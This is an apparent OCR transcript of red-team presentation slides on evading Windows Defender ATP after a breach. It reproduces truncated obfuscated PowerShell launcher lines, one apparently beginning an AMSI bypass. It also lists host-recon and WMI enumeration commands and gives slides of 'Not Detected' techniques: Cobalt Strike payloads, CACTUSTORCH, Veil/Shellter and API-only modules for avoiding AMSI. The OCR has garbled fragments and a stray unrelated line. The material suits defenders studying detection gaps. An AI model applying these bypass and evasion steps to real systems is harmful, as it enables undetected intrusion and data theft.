
Description

A suspicious Powershell commandline was found on the machine. This commandline might be used during installation, exploration, or in some cases with lateral movement activities which are used by attackers to invoke modules, download external payloads, and get more information about the system. Attackers usually use Powershell to bypass security protection mechanisms by executing their payload in memory without touching the disk and leaving any trace.

The process powershell.exe was executing suspicious commandline

```
"powershell.exe" -noP -sta -w 1 -enc WwBSAEUARgBdAC4AQQBzAFMARQBNAGIAbABZAC4ARwBFAFQAVABZAHAAZQAoACcAUwB5AHMAdABlAG0ALgBNAGEAbgBhAGcAZQBtAG
UAbgB0AC4AQQB1AHQAbwBtAGEAdABpAG8AbgAuAEEAbQBzAGkAVQB0AGkAbABzACcAKQB8AD8AewAkAF8AfQB8ACUAewAkAF8ALgBHAGUAVABGAGkAZQBsAEQAKAAnAGEAb
QBzAGkASQBuAGkAdABGAGEAaQBsAGUAZAAnACwAJwBOAG8AbgBQAHUAYgBsAGkAYwAsAFMAdABhAHQAaQBjACcAKQAuAFMAZQBUAFYAQQBMAHUAZQAoACQATgBVAEwA
```

Obfuscated PS Payloads



Suspicious Powershell commandline

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The process powershell.exe was executing suspicious commandline

```
"powershell.exe" -NoP -NonI -window Hidden -Exec Bypass -C "
set-variable -name " "C -value -; set-variable -name s -value e; set-variable -name q -value c; set-variable -name P -value ((get-variable C).value.toString()+(get-variable s).value.toStri
ng()+(get-variable q).value.toString()) ; powershell (get-variable P).value.toString() JABzAD0ATgBIAHcALQBPAGIAagBIAGMAdAAgAEkATwAuAE0AZQBtAG8AcgB5AFMAdAByAGUAYQ
BtACgALABbAEMAbwBuAHYAZQByAHQAXQA6ADoARgByAG8AbQBCAGEAcwBIADYANABTAHQAcgBpAG4AZwAoACIASAA0AHMASQBBAEEAQQBBAEEAQQBBAEEAQQBMADEAWA
```

They promised us freedom.

But delivered slavery.


ATP is a Beneficiary of WMF 5 / Win10 1703 Security Improvements

- Window Management Framework (“PowerShell”) 5.1 provides:
  - PS Script Block Logging
  - PS Transaction/Transcription Logging
  - PS “Suspicious Strings”
  - PS Constrained Language Mode
  - Just Enough Admin (JEA) support
- ATP leverages client-side AMSI detections for PowerShell, with improvements for JavaScript & VBScript in RS3

ATP is a Beneficiary of WMF 5 / Win10 1703+ Security Improvements

- Can’t downgrade to PSv2
- System-wide transcripts
- Common techniques leveraging WScript.Shell, etc. are also caught.
- Can’t just use NotPowerShell (NPS) or call directly as still forced to use WMF 5
- Bypasses exist but must be chained just right

AMSI




Secure | https://blogs.technet.microsoft.com/mmpc/2017/12/04/windows-defender-atp-machine-learning-and-amsi-unear

Windows Defender ATP machine learning and AMSI: Unearthing script-based attacks that 'live off the land'

Rate this article ★★★★★

msft-mmpc December 4, 2017

Defender ATP ≠ Defender AV



A process is attempting to perform a self-deletion action using cmd.exe

A malicious PowerShell Cmdlet was invoked on the machine.

Severity: Me

Category: Suspicious Activity

Detection source: Windows Defender ATP

Pass-the-ticket attack

Low

Category: Credential S

Malicious update

A process was injected with potentially malicious code

A potential reverse shell was created

verity: Medium

tegory: Backdoor

Detection source: Windows Defender ATP

Process privilege escalation due to kernel exploit

Network request to TOR anonymization service

Unexpected behavior observed by a process run with no command line arguments

Severity: Medium

A malicious service name was registered on the machine.

Detection source: Windows Defender ATP

Process hollowing detected

Connection to newly registered domain

Se

Ca

De

A document containing a suspicious macro was detected

Anomalous Child Process Detected

Severity: Medium

Category: Suspicious Activity

Microsoft command-line utility Regsvr32.exe launched suspicious commands.

Abnormal service registration observed

Severity: Medium

Category: Persistence

Not Detected: Misc. Techniques to Gain Initial Foothold

- Obfuscated JScript/VBscript payloads that don’t use Kernel32 API declarations (such as @vysecurity’s CACTUSTORCH)

- Using signed exec’s to load a Cobalt stageless payload, i.e.; “rundll32 foo.dll,Start”


- Some executables created with Veil (*go-based*) and Shellter

https://www.mdsec.co.uk/2017/07/payload-generation-with-cactustorch/
https://cobbr.io/ScriptBlock-Warning-Event-Logging-Bypass.html

Remember, we’re talking **POST** Breach

Host Recon

```
echo %userdomain%
echo %logonserver
echo %homepath%
echo %homedrive%
net share
net accounts
systeminfo
tasklist /svc
gpresult /z
net localgroup Ad
netsh advfirewall
systeminfo
$env:ComSpec
$env:USERNAME
$env:USERDOMAIN
$env:LOGONSERVER
Tree $home
```



Windows Defender Security Center | Alert

Suspicious sequence of exploration activities

Suspicious sequence of exploration activities

Severity: Low

Category: Reconnaissance

Detection source: Windows Defender ATP

Description

A process called a set of windows commands. These commands can be used by attackers in order to identify assets of value and coordinate lateral movement after compromising a machine.

Between 7/8/2017 8:46:53 PM and 7/8/2017 9:09:45 PM the following set of exploratory windows commands was observed on this machine: net user /domain;net view;net view \fileserv /all ;net share;tasklist /svc;net local group Administrators;systeminfo

Not Detected: WMI

```
wmic process list brief

wmic group list brief

wmic computersystem list

wmic process list /format:list

wmic ntdomain list /format:list

wmic useraccount list /format:list

wmic group list /format:list

wmic sysaccount list /format:list

wmic /Namespace:\\root\SecurityCenter2 Path AntiVirusProduct Get *

Get-WmiObject -Class Win32_UserAccount -Filter "LocalAccount='True’”
```

Not Detected: Host Recon Directly Using Windows API's

- **Host-only** info gathering directly calling Window's APIs through raw sockets, Metasploit railgun, etc.

- Use MSF modules with (local) API calls, such as file_from_raw_ntfs.rb


- Don't use MSF modules like local_admin_search_enum.rb

- CobaltStrike has a number of modules that are API-only

- We want to avoid AMSI at all costs….

